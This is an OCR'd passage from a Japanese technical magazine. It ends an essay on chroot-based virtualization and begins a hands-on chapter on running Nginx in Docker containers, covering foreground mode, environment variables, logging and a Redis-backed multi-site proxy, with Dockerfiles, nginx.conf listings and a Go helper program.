また、こうしたchroot(2)タイプの仮想化技術への認知が進むことで、別の面も現れるのではないかと考えています。たとえばこれまではハイパーバイザ上に仮想環境を構築して提供していたサービスが、ホストで直接chroot(2)環境を構築して提供するといったものです。根幹の技術を知ることで、より適切なボリューム感で使用する技術が選択されるシーンが増えるのではないかと思います。

VMwareなどのプロダクトで構築した仮想化プラットフォーム上にFreeBSDのゲストを作成し、そこでJail環境を用意して大量のエッジサーバを提供するとか、ホスティングサービスを提供するといったことにも視点が向くかもしれません。今後は技術を適材適所で組み合わせる使い方が主流になっていくのではないかと思います(**図13**)。

誤解のないように付け加えておきますと、こうした仮想化技術が広く一般的に使われるかといえば、そういうことにもならないと考えます。ここで取り上げた技術はどちらかというとプラットフォームエンジニアと呼ばれる人たち、シス


▼図12　変換スクリプトなり対応スクリプトなりを挟むとdockerコマンドでほかのOSも同じように管理できる



テムを構築するエンジニアたちが利用する技術です。今日ではOSのインストールを行うエンジニアも限られてきています。ブラウザでいくつかボタンを押せば環境が作られるような時代です。ですから、Dockerといった技術を活用して環境を構築するようなエンジニアのパイも限られたものだと考えられます。

実際には使わないとしても、どのような技術が使われ、その技術がどのような変遷を辿って今日にたどり着いたのか知ることは、純粋に知的に楽しいことでもありますし、歴史を知ることで技術の適切な適用場所も見えてくるという実用面での利益もあります。時間旅行を楽しんでいただければ幸いです。SD

▼図13　さまざまな仮想化技術を適材適所で使いこなすというエンジニアリングの世界系へ



Column 最終進化形か??　Jailhouse登場

最後にちょっとだけJailhouseについてふれておきましょう。これは2014年に入ってから最初の実装が公開された仮想化技術です。仮想化技術の中ではもっとも新しいといってよいと思います。Jailhouseはハイパーバイザでありながら、その領域にchroot的な発想でハードウェアリソースを「区画」化して「セル」と呼ばれる環境を提供するというモデルになっています。

何を言っているかわからないと思いますが、これはなかなか興味深いアプローチで、一見とても魅力的に思えます。まだ登場したばかりの技術なので今後の展開がわかりません。重要な技術として普及することになれば本誌で取り上げる日も来るでしょう。今日のところはそういった新しい仮想化技術が登場したんだ、といったことを心に留めておいてもらえればと思います :)

第3章 Dockerの実践的活用例 NginxとDocker

㈱ハートビーツ　馬場 俊彰（ばば としあき）　Twitter @netmarkjp

はじめに

みなさんDocker使ってますか？　Dockerは便利なのですが仮想サーバとは違うので使い方にちょっとコツがありますよね。筆者がDockerを利用するときに心がけていることは次のとおりです。今回はNginxを取り上げて、これらをどのように実装するか紹介します。

・詰め込まずシンプルに動かす

基本的に1コンテナ1プロセスとし、どうしても複数プロセスを1コンテナに閉じ込めて動かしたい場合はsupervisordを使うようにしています。

・コンテナはステートレスにして動的部分を外部化する

バージョン管理する類のアプリケーションや設定ファイルはコンテナに同梱、環境によって変更する点は環境変数で設定、動的に変わる部分は外部化しています。ネットワーク的には別コンテナとの接続はLinkを利用しています。

・コンテナにはデータを持たず外部化する

Data VolumeやData Volume Containerを使うようにしています。

今回の環境は、Ubuntu 14.04.1上にDockerをインストールし、動作を確認しています（**図1**）。

foregroundで動かす

DockerでNginxを利用する場合、daemonではなくforegroundで起動する必要があります。Nginxはデフォルトはdaemonとして動くので、設定を変更しforegroundで動かしましょう。3パターンの方法があります。

どこにも設定せずコンテナ起動時にコマンドラインオプションで指定するなら起動時に次のように指定します。


```
/usr/sbin/nginx -g 'daemon off;'
```

Dockerfileの起動コマンドで指定するなら次のように設定します。

```
CMD ["/usr/sbin/nginx", "-g", "daemon
off;"]
```

▼図1　動作環境を表示したところ

```
$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.1 LTS
Release:        14.04
Codename:       trusty
$ docker version
Client version: 1.2.0
Client API version: 1.14
Go version (client): go1.3.1
Git commit (client): fa7b24f
OS/Arch (client): linux/amd64
Server version: 1.2.0
Server API version: 1.14
Go version (server): go1.3.1
Git commit (server): fa7b24f
```



nginx.confで設定する場合は、nginx.confに次のように設定します。

```
daemon off;
```

イメージを作ってそれぞれの動作を確認してみましょう。

起動コマンドでforeground指定する場合

起動コマンドで指定する場合のDockerfileは**リスト1**のとおりです。

今回は「**myname/nginx-fg-noconfig**」という名前でイメージを作成し実行します。ビルド方法は「**docker build -t myname/nginx-fg-noconfig .**」です(**図2**)。

Dockerfileでforeground指定する場合

次にDockerfile内に記載する方法を試してみます(**リスト2**、**図3**)。この方法であれば「**docker run**」するときに起動コマンドでコマンドラインオプションを指定する必要がありません。

nginx.confでforeground指定する場合

最後にnginx.confで指定する方法を試してみます。Dockerfileは**リスト3**のとおりです。

またnginx.confは**リスト4**のように設定します。2行目の「**daemon off;**」でデーモンではなくforegroundで動作するように指定しています。

それではビルドして実行してみましょう(**図4**)。

これでひとまず起動することができました。次項からはもう少し細かい設定をしていきましょう。

設定ファイルで環境変数を使う

Dockerは、起動時に環境変数を渡すことでコ

▼図2　ビルドを実行したところ

```
$ docker build -t myname/nginx-fg-noconfig .
Sending build context to Docker daemon  2.56 kB
Sending build context to Docker daemon
Step 0 : FROM ubuntu:trusty
(...略...)
$ docker run -d -P --name nginx-fg-noconfig myname/nginx-fg-noconfig /usr/sbin/nginx -g
'daemon off;'
5c7801dfbb7b757ecd4c36971b6683fa2d5d2ad1c7f0a2c82fa0d0c0507837e6
$ docker ps
CONTAINER ID  IMAGE                       COMMAND              CREATED        STATUS
PORTS                     NAMES
5c7801dfbb7b  myname/nginx-fg-noconfig  "/usr/sbin/nginx -g  2 seconds ago  Up 2 seconds
0.0.0.0:49154->80/tcp  nginx-fg-noconfig
$ curl http://localhost:49154 2>&1 | grep -i title
<title>Welcome to nginx!</title>
```

▼図3　ビルドを実行したところ

```
$ docker build -t myname/nginx-fg-dockerfile .
Sending build context to Docker daemon  2.56 kB
Sending build context to Docker daemon
Step 0 : FROM ubuntu:trusty
(...略...)
$ docker run -d -P --name nginx-fg-dockerfile myname/nginx-fg-dockerfile
ddca823de8806974d06397ae692ebfd9180652653fb797879556daf26f0f18af
$ docker ps
CONTAINER ID  IMAGE                          COMMAND              CREATED
STATUS        PORTS                     NAMES
ddca823de880  myname/nginx-fg-dockerfile  "/usr/sbin/nginx -g  5 seconds ago
Up 5 seconds  0.0.0.0:49155->80/tcp  nginx-fg-dockerfile
$ curl http://localhost:49155 2>&1 | grep -i title
<title>Welcome to nginx!</title>
```

▼リスト1　起動コマンドでforeground指定する場合のDockerfile

```
 1 FROM ubuntu:trusty
 2 MAINTAINER MYNAME <myname@example.com>
 3 RUN apt-get update
 4 RUN apt-get -y install nginx
 5 EXPOSE 80
```

▼リスト2　Dockerfileでforeground指定する場合

```
(...ここまでリスト1と同じ...)
 6 CMD ["/usr/sbin/nginx", "-g",
"daemon off;"]
```

ンテナの挙動を操作します。Nginxの設定ファイルで環境変数を読み込めるようにしましょう。

環境変数の読み込みはperlモジュール(ngx_http_perl_module)またはluaモジュール(ngx_lua)を利用します。どちらもUbuntu14.04(trusty)のnginx-extrasパッケージに入っているので、今回はこのパッケージとluaモジュールを利用して動作を確認します。

今回のDockerfileは**リスト5**のとおりです。ビルドのときにnginx.confをコンテナに入れ込むようにしています。

デフォルトではNginxは起動時の環境変数を引き継がずリセットしてしまいます。そのため次の2段階で起動時の環境変数をNginxの変数に変換します。

①「env」ディレクティブで引き継ぎたい環境変数を指定し、リセットしないようにする
②perlモジュールまたはluaモジュールで環境変数を読み込み、Nginxの変数にセットする

「env」ディレクティブでは次のように変数名を指定します。複数の環境変数を利用する場合は「env」ディレクティブを複数行書きます。

```
env MYVAR1;
env MYVAR2;
```

「env」ディレクティブで環境変数が利用できるようになったら、perlモジュールまたはluaモジュールで環境変数を読み込みNginxの変数にセットします。

perlモジュールの場合は「perl_set」を利用して次のように設定します。

```
perl_set $myenv 'sub { return ➥
$ENV{"MYVAR1"}; }';
```

luaモジュールの場合は「set_by_lua」を利用

▼リスト3　nginx.confでforeground指定する場合のDockerfile

```
(...ここまでリスト1と同じ...)
  6 COPY nginx.conf /etc/nginx/nginx.conf
  7 CMD ["/usr/sbin/nginx"]
```

▼リスト4　foreground指定する場合のnginx.conf

```
  1 user www-data;
  2 daemon off;  ←foregroundで動作するよう指定
  3
  4 events {
  5     worker_connections 768;
  6 }
  7
  8 http {
  9     include /etc/nginx/mime.types;
 10     default_type application/➥
octet-stream;
 11
 12     server {
 13         listen 80 default_server;
 14         root /usr/share/nginx/html;
 15         index index.html index.htm;
 16         location / {
 17             try_files $uri $uri/ =404;
 18         }
 19     }
 20 }
```

▼リスト5　Dockerfileで環境変数を渡す

```
  1 FROM ubuntu:trusty
  2 MAINTAINER MYNAME <myname@example.➥
com>
  3 RUN apt-get update
  4 RUN apt-get -y install nginx-extras ➥
lua-nginx-redis
  5 COPY nginx.conf /etc/nginx/nginx.conf
  6 EXPOSE 80
  7 CMD ["/usr/sbin/nginx"]
```

▼図4　ビルドを実行したところ

```
$ docker build -t myname/nginx-fg-config .
Sending build context to Docker daemon  2.56 kB
Sending build context to Docker daemon
Step 0 : FROM ubuntu:trusty
(...略...)
$ docker run -d -P --name nginx-fg-config myname/nginx-fg-config
ddca823de8806974d06397ae692ebfd9180652653fb797879556daf26f0f18af
$ docker ps
CONTAINER ID  IMAGE                          COMMAND            CREATED         ➥
STATUS        PORTS                  NAMES
65f2efce2e63  myname/nginx-fg-config:latest  "/usr/sbin/nginx"  6 seconds ago   ➥
Up 5 seconds  0.0.0.0:49224->80/tcp  nginx-fg-config
$ curl http://localhost:49224 2>&1 | grep -i title
<title>Welcome to nginx!</title>
```

して次のように設定します。

```
set_by_lua $myenv 'return os.
getenv("MYVAR1")';
```

「env」ディレクティブはmainコンテキスト、「perl_set」ディレクティブはhttpコンテキスト、「set_by_lua」ディレクティブは「server」、「server if」、「location」、「location if」コンテキストで利用できます。

実際に設定してみましょう。今回はluaモジュールを利用して設定してみます。「docker run」時に環境変数「MYHEADER」を渡し、「/test」にアクセスしたらその内容を「X-My-Header」で応答するよう設定してみます。

nginx.confは**リスト6**のとおりです。

実行すると**図5**のようになります。手順は「docker build」して「docker run」するいつもの手順ですが、「docker run」する際に「-e」で環境変数を渡しています。なお「-e <環境変数名>=<値>」を複数個書くことで環境変数を複数指定できます。

ログの取り扱い

筆者は、コンテナ内にはデータを持たせないようにすべきだと考えています。設定ファイルはコンテナとともにバージョン管理するので同梱してもよいと思いますが、ログはコンテナ内には不要です。ログをコンテナ内に残さないための方法をいくつか紹介します。

ログをDockerに任せ「docker logs」で確認する

Dockerでは「docker logs <コンテナ名>」で標準出力と標準エラー出力の内容を確認できま

▼図5　実行したところ

```
$ docker build -t myname/nginx-env .
Sending build context to Docker daemon 3.584 kB
Sending build context to Docker daemon
Step 0 : FROM ubuntu:trusty
(...略...)
$ docker run -d -P --name nginx-env -e MYHEADER=foo myname/nginx-env
527f046e33a2fc9691fc161d62475c7635343d7ee47af275e918bd52204a42d7
$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED
STATUS              PORTS                   NAMES
d2591e3fff4f        myname/nginx-env    "/usr/sbin/nginx"   4 seconds ago
Up 3 seconds        0.0.0.0:49160->80/tcp   nginx-env
$ curl -v http://localhost:49160/test 2>&1 | grep -E '^<'
< HTTP/1.1 200 OK
< Server: nginx/1.4.6 (Ubuntu)
< Date: Sat, 11 Oct 2014 01:14:23 GMT
< Content-Type: application/octet-stream
< Content-Length: 0
< Connection: keep-alive
< X-My-Header: foo
<
```

▼リスト6　nginx.conf

```
 1 user www-data;
 2 daemon off;
 3
 4 env MYHEADER;
 5
 6 events {
 7     worker_connections 768;
 8 }
 9
10 http {
11     include /etc/nginx/mime.types;
12     default_type application/octet-
stream;
13
14     server {
15         listen 80 default_server;
16         root /usr/share/nginx/html;
17         index index.html index.htm;
18         location / {
19             try_files $uri $uri/ =404;
20         }
21         set $myheader "";
22         set_by_lua $myheader
'return os.getenv("MYHEADER")';
23         location = /test {
24             add_header X-My-Header
$myheader;
25             return 200;
26         }
27     }
28 }
```

す。この機能を利用してアクセスログ／エラーログを確認できるようにしてみましょう。Dockerfileは**リスト7**のとおりです。

今回もデフォルトのログディレクトリを利用しているため、nginx.confには特別な設定はしていません(**リスト4**と同じ)。これをビルドして実行してみます(**図6**)。

▼図6　ビルドして実行する

```
$ docker build -t myname/nginx-stdlog .
Sending build context to Docker daemon 3.584 kB
Sending build context to Docker daemon
Step 0 : FROM ubuntu:trusty
(...略...)
$ docker run -d -P --name nginx-stdlog myname/nginx-stdlog
e64bc53c8cc32b4e7c3a04df60baefe9acf6a3116e755b3adc91481ac25f5443
$ docker ps
CONTAINER ID  IMAGE                         COMMAND            CREATED        STATUS        ➥
PORTS                  NAMES
e64bc53c8cc3  myname/nginx-stdlog:latest  "/usr/sbin/nginx"  3 seconds ago  Up 2 seconds  ➥
0.0.0.0:49168->80/tcp  nginx-stdlog
$ curl http://localhost:49168/ >/dev/null 2>&1
$ docker logs nginx-stdlog
172.17.42.1 - - [12/Oct/2014:12:49:58 +0000] "GET / HTTP/1.1" 200 612 "-" "curl/7.35.0"
```

▼リスト7　ログ確認できるようにしたDockerfile

```
  1 FROM ubuntu:trusty
  2 MAINTAINER MYNAME <myname@example.➥
com>
  3 RUN apt-get update
  4 RUN apt-get -y install nginx
  5 COPY nginx.conf /etc/nginx/nginx.conf
  6 RUN ln -sf /dev/stdout /var/log/➥
nginx/access.log
  7 RUN ln -sf /dev/stderr /var/log/➥
nginx/error.log
  8 EXPOSE 80
  9 CMD ["/usr/sbin/nginx"]
```

「**docker logs**」でアクセスログが確認できました。機能としては動作しましたが、それなりにアクセス数がある環境で利用する場合にはローテーションの問題などもあるので、次項以降の方法でData Volumeかsyslogを利用するのがよいでしょう。

Data Volumeを使ってログをホストサーバに配置する

ログをコンテナから外部化するためにData Volumeを使いましょう。

Data Volumeを使ってログをホストサーバに配置する場合のDockerfileは**リスト8**のとおりです。「**VOLUME ["/var/log/nginx"]**」を指定し、ログディレクトリをコンテナ外にしています。

今回はデフォルトのログディレクトリを利用しているため、nginx.confには特別な設定はしていません(**リスト4**と同じ)。


コンテナをビルドしてアクセスしてみます。これでアクセスログが記録されるはずです(**図7**)。

▼図7　コンテナをビルドして実行

```
$ docker build -t myname/nginx-dvlog .
Sending build context to Docker daemon 3.584 kB
Sending build context to Docker daemon
Step 0 : FROM ubuntu:trusty
(...略...)
$ docker run -d -P --name nginx-dvlog myname/nginx-dvlog
28ae1ebe668f9383234d84018ec7626c8023feedcc095b634f98c5240d5a111a
$ docker ps
CONTAINER ID  IMAGE                         COMMAND            CREATED        STATUS        ➥
PORTS                  NAMES
28ae1ebe668f  myname/nginx-dvlog:latest  "/usr/sbin/nginx"  2 seconds ago  Up 1 seconds  ➥
0.0.0.0:49167->80/tcp  nginx-dvlog
$ curl http://localhost:49167/ >/dev/null 2>&1
```

▼リスト8　DockerfileでData Volumeを使う

```
  1 FROM ubuntu:trusty
  2 MAINTAINER MYNAME <myname@example.com>
  3 RUN apt-get update
  4 RUN apt-get -y install nginx
  5 COPY nginx.conf /etc/nginx/nginx.conf
  6 VOLUME ["/var/log/nginx"]
  7 EXPOSE 80
  8 CMD ["/usr/sbin/nginx"]
```



実データが記録されているか、2つの方法で見てみましょう。まずはコンテナ内から覗いてみましょう。Dockerの Data Volume Container機能を使います。この機能を使い、「docker run」するときに「--volumes-from <コンテナ名>」を指定することで別コンテナからデータを確認します。

なお今回はデータを残しておく必要がないので、「docker run」するときに「--rm」(終了したら削除)も付けています(図8)。

確かに記録されていました。

次に直接ホスト側から覗いてみます。「docker inspect」でコンテナの詳細情報を確認し、「/var/log/nginx」がホストのどこに配置されているか確認します。「docker inspect」は「-f」で絞り込みができるので、今回はVolumesのみに絞り込んで確認します(図9)。

2つの方法で同じ内容が確認できました。

ログをsyslogで収集する

Nginxは1.7からログのsyslog出力に対応しました。そこで、この機能を利用しログを別コン

▼図8 別コンテナからデータを確認する

```
$ docker run --rm --volumes-from nginx-dvlog myname/nginx-dvlog ls -al /var/log/nginx/
total 12
drwxr-x--・2 www-data adm    4096 Oct 12 08:04 .
drwxrwxr-x 8 root     syslog 4096 Oct 10 09:22 ..
-rw-r--r--・1 root     root     88 Oct 12 08:04 access.log
-rw-r--r--・1 root     root      0 Oct 12 08:04 error.log
$ docker run --rm --volumes-from nginx-dvlog myname/nginx-dvlog cat /var/log/nginx/access.log
172.17.42.1 ・・[12/Oct/2014:08:04:42 +0000] "GET / HTTP/1.1" 200 612 "-" "curl/7.35.0"
```

▼図9 ホスト側からデータを確認する

```
$ docker inspect -f "{{ .Volumes  }}" nginx-dvlog
map[/var/log/nginx:/var/lib/docker/vfs/dir/25d03f9f3a78a61683087321c0562500f1af7dc34ea1baa
1daa0d7609f711d17]
$ sudo ls -al /var/lib/docker/vfs/dir/25d03f9f3a78a61683087321c0562500f1af7dc34ea1baa1daa0
d7609f711d17
total 12
drwxr-x--・2 www-data adm  4096 10月 12 17:04 .
drwx------・4 root     root 4096 10月 12 17:04 ..
-rw-r--r--・1 root     root   88 10月 12 17:04 access.log
-rw-r--r--・1 root     root    0 10月 12 17:04 error.log
$ sudo cat /var/lib/docker/vfs/dir/25d03f9f3a78a61683087321c0562500f1af7dc34ea1baa1daa0d76
09f711d17/access.log
172.17.42.1 ・・[12/Oct/2014:08:04:42 +0000] "GET / HTTP/1.1" 200 612 "-" "curl/7.35.0"
```

▼図10 コンテナをビルドして実行

```
$ docker build -t myname/syslog .
Sending build context to Docker daemon  2.56 kB
Sending build context to Docker daemon
Step 0 : FROM ubuntu:trusty
(...略...)
$ docker run -d -P --name syslog myname/syslog
83dfa1ceeac6c6d2c74a80e32bc67c89cb4b6e00f438d35c161c7d977ffec187
$ docker ps
CONTAINER ID  IMAGE                 COMMAND               CREATED        STATUS
PORTS                   NAMES
83dfa1ceeac6  myname/syslog:latest  "/usr/sbin/rsyslogd   4 seconds ago  Up 3 seconds
0.0.0.0:49160->514/udp  syslog
$ docker inspect -f "{{ .NetworkSettings.IPAddress}}" syslog
172.17.0.63
```

テナに転送してみましょう。まずはsyslogの受け側を用意します。次の2行を「/etc/rsyslog.conf」でコメントアウト解除しておきます。

```
$ModLoad imudp
$UDPServerRun 514
```

リスト9のDockerfileを使い、syslogという名前で起動しておきます。別のコンテナから内容を確認できるように「/var/log」をData Volumeにしています。またrsyslogdをforegroundで起動するために「CMD」で「-n」オプションをつけています。

コンテナをビルドして起動しておきます(図10)。またIPアドレスを確認しておきます。

次にnginxコンテナをビルドします。Nginxの最新版を別利用するために、Ubuntu公式リポジトリのNginxではなくNginx公式イメージ[注1]をもとにコンテナを起動します。

nginx.confはリスト10のようにします。syslog関連設定のデフォルトは「facility=local7」、「severity=info」、「tag=nginx」です。本当はコンテナリンク機能かDNSで連動させるとよいのですが、今回はデモなのでサーバをベタ書きしてしまいます。

それでは起動してみましょう(図11)。Data Volumeを使って手元のnginx.confをコンテナにマウントしています。

注1) Official build of Nginx : https://registry.hub.docker.com/_/nginx/

コンテナを動かしてアクセスしてみたところ、きちんとsyslogコンテナのログに出力されていることが確認できました。

応用編　Redisと組み合わせてマルチサイトホスティングする

応用編として、Redisと組み合わせてマルチ

▼リスト9　syslogを起動するDockerfile

```
FROM ubuntu:trusty
MAINTAINER MYNAME <myname@example.com>
RUN sed -i -E 's/^#(.ModLoad imudp)/¥1/' /etc/rsyslog.conf
RUN sed -i -E 's/^#(.UDPServerRun 514)/¥1/' /etc/rsyslog.conf
VOLUME ["/var/log"]
EXPOSE 514/udp
CMD ["/usr/sbin/rsyslogd", "-n"]
```

▼リスト10　nginx.conf

```
 1 user www-data;
 2 daemon off;
 3
 4 events {
 5     worker_connections 768;
 6 }
 7
 8 http {
 9     include /etc/nginx/mime.types;
10     default_type application/octet-stream;
11
12     access_log syslog:server=172.17.0.63;
13     error_log syslog:server=172.17.0.63;
14
15     server {
16         listen 80 default_server;
17         root /usr/share/nginx/html;
18         index index.html index.htm;
19         location / {
20             try_files $uri $uri/ =404;
21         }
22     }
23 }
```

▼図11　実行例

```
$ docker run -d -P -v `pwd`/nginx.conf:/etc/nginx/nginx.conf --name nginx-syslog nginx /usr/sbin/nginx
dc0f9c262dbb61e69abbdef058865bf74fe6ba4624d9c18624fee6c58daf2e63
$ docker ps
CONTAINER ID  IMAGE                  COMMAND               CREATED         STATUS          PORTS                                                NAMES
dc0f9c262dbb  nginx:latest           "/usr/sbin/nginx"     2 seconds ago   Up 2 seconds    0.0.0.0:49205->443/tcp, 0.0.0.0:49206->80/tcp  nginx-syslog
83dfa1ceeac6  myname/syslog:latest   "/usr/sbin/rsyslogd"  19 minutes ago  Up 19 minutes   0.0.0.0:49160->514/udp                               syslog
$ curl http://localhost:49206/ >/dev/null 2>&1
$ docker run --rm --volumes-from syslog myname/syslog tail -1 /var/log/syslog
Oct 12 14:19:25 dc0f9c262dbb nginx: 172.17.42.1 - - [12/Oct/2014:14:19:25 +0000] "GET / HTTP/1.1" 200 612 "-" "curl/7.35.0"
```

サイトホスティングしてみましょう。環境変数の読み込みとコンテナリンク機能を利用します。NginxとluaとRedisを使って、サブドメインでアクセスがきたら、そのサブドメインがコンテナ名になっているコンテナにアクセスするようにします(**図12**)。筆者が社内やプライベートで利用している構成です。

図中のスマイルマークがユーザ、linkedは今回自作したプログラムです。すべてDockerのコンテナ([]内がコンテナ名)で構成しています。点線矢印の個所はコンテナリンクでの紐付け、Nginxから各コンテナの個所はRedisでの紐付け、ユーザからNginxの個所はDNSでの紐付けです(「**`*.example.com`**」をすべてNginxに向けます)。


linked(**リスト11**)はgoで書いたプログラムで、定期的にDockerにアクセスし80/tcp、3000/tcp、5000/tcp、8000/tcp、8080/tcpなどのHTTPアクセスしたい(らしい)ポートをEXPOSEしているコンテナを探して、Redisにキーをコンテナ名、バリューをコンテナのIPアドレスとポートとしたデータを登録します。

Nginxはユーザからアクセスがきたら、FQDNのサブドメイン部分をキーとしてRedisに転送先を問い合わせます。Redisにlinkedが登録したデータがあればそこにproxyし、見つからなければ404 NotFoundを返します。

コンテナリンク機能の動作確認

まずはコンテナリンク機能の動作を確認してみましょう。「**`docker run`**」を「**`--link <コンテナ名>:<エイリアス>`**」付きで実行すると、環境

▼図12　マルチサイトホスティング



▼リスト11　linked.go

```
 1 package main
 2
 3 import (
 4     "fmt"
 5     "github.com/fsouza/go-dockerclient"
 6     "github.com/garyburd/redigo/redis"
 7     "os"
 8     "strings"
 9     "time"
10 )
11
12 var (
13     docker_endpoint string
```

次ページに続く ↗

```
14      redis_endpoint  string
15  )
16
17  func httpPort(port int64) bool {
18      return port == 80 ||
19          port == 3000 ||
20          port == 5000 ||
21          port == 8000 ||
22          port == 8080
23  }
24
25  func getDests() map[string]string {
26      dests := make(map[string]string)
27      client, _ := docker.NewClient(docker_endpoint)
28      opts := docker.ListContainersOptions{}
29      containers, _ := client.ListContainers(opts)
30      for _, container := range containers {
31          for _, port := range container.Ports {
32              if port.IP == "0.0.0.0" &&
33                  httpPort(port.PrivatePort) &&
34                  port.Type == "tcp" {
35                  inspect, _ := client.InspectContainer(container.ID)
36                  containerName := strings.TrimLeft(inspect.Name, "/")
37                  dest := fmt.Sprintf("%s:%d",
38                      inspect.NetworkSettings.IPAddress,
39                      port.PrivatePort)
40                  destsEcontainerName] = dest
41              }
42          }
43      }
44      return dests
45  }
46
47  func setToRedis(dests map[string]string) {
48      client, err := redis.Dial("tcp", redis_endpoint)
49      if err != nil {
50          fmt.Println("fail to connect redis server: ", err)
51          return
52      }
53      defer client.Close()
54      for name, dest := range dests {
55          client.Do("SET", name, dest)
56      }
57  }
58
59  func main() {
60      docker_endpoint = "unix:///var/run/docker.sock"
61      redis_endpoint = "127.0.0.1:6379"
62      if os.Getenv("DOCKER_HOST") != "" {
63          docker_endpoint = os.Getenv("DOCKER_HOST")
64      }
65      if os.Getenv("REDIS_ENDPOINT") != "" {
66          redis_endpoint = os.Getenv("REDIS_ENDPOINT")
67      } else if os.Getenv("REDIS_PORT_6379_TCP_ADDR") != "" &&
68          os.Getenv("REDIS_PORT_6379_TCP_PORT") != "" {
69          redis_endpoint = fmt.Sprintf("%s:%s",
70              os.Getenv("REDIS_PORT_6379_TCP_ADDR"),
71              os.Getenv("REDIS_PORT_6379_TCP_PORT"))
72      }
73      fmt.Println("docker_endpoint:", docker_endpoint)
74      fmt.Println("redis_endpoint:", redis_endpoint)
75
76      for {
77          dests := getDests()
78          setToRedis(dests)
79          time.Sleep(10 * time.Second)
80      }
81  }
```

変数として「EXPOSE」したポートに対する接続先プロトコル(TCP/UDP)、IPアドレス、ポート番号が「<エイリアス>_PORT」という形式で環境変数に設定されます(図13)。

- <エイリアス>_PORT_<ポート番号>_<プロトコル>:(tcp|udp)://<IPアドレス>:<ポート番号>
- <エイリアス>_PORT_<ポート番号>_<プロトコル>_ADDR:<IPアドレス>
- <エイリアス>_PORT_<ポート番号>_<プロトコル>_PORT:<ポート番号>
- <エイリアス>_PORT_<ポート番号>_<プロトコル>_PROTO:(tcp|udp)

また独自で設定した環境変数も「<エイリアス>_ENV_<環境変数名>」に設定されます。

「docker ps」では「0.0.0.0:49160->80/tcp」と表示されていましたが、「172.17.0.11:80」が実体のようです。念のため「iptables」で確認してみましょう(図14)。

確かに「0.0.0.0:49160」にアクセスすると「172.17.0.11:80」につながるようになっています。

dynamic proxyの実装

それでは実装を進めましょう。今回はluaモジュールを使うので、nginx-extras入りのDockerfileを利用します(リスト12)。

nginx.confはリスト13のようにluaモジュールでproxyのupstreamを変更します。「ngx.redis」モジュールを利用してRedisにアクセスし、値を返却するようにします。

それでは、まずはRedisコンテナ(myredis)を起動しましょう。

▼図13　コンテナリンク機能の確認

```
$ docker ps
CONTAINER ID  IMAGE             COMMAND            CREATED     STATUS     PORTS
NAMES
d2591e3fff4f  myname/nginx-env  "/usr/sbin/nginx"  2 days ago  Up 2 days  ➥
0.0.0.0:49160->80/tcp  nginx-env
$ docker run --rm --name linktest --link nginx-env:ngx ubuntu:trusty env
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=e822de25afca
NGX_PORT=tcp://172.17.0.11:80
NGX_PORT_80_TCP=tcp://172.17.0.11:80
NGX_PORT_80_TCP_ADDR=172.17.0.11
NGX_PORT_80_TCP_PORT=80
NGX_PORT_80_TCP_PROTO=tcp
NGX_NAME=/linktest/ngx
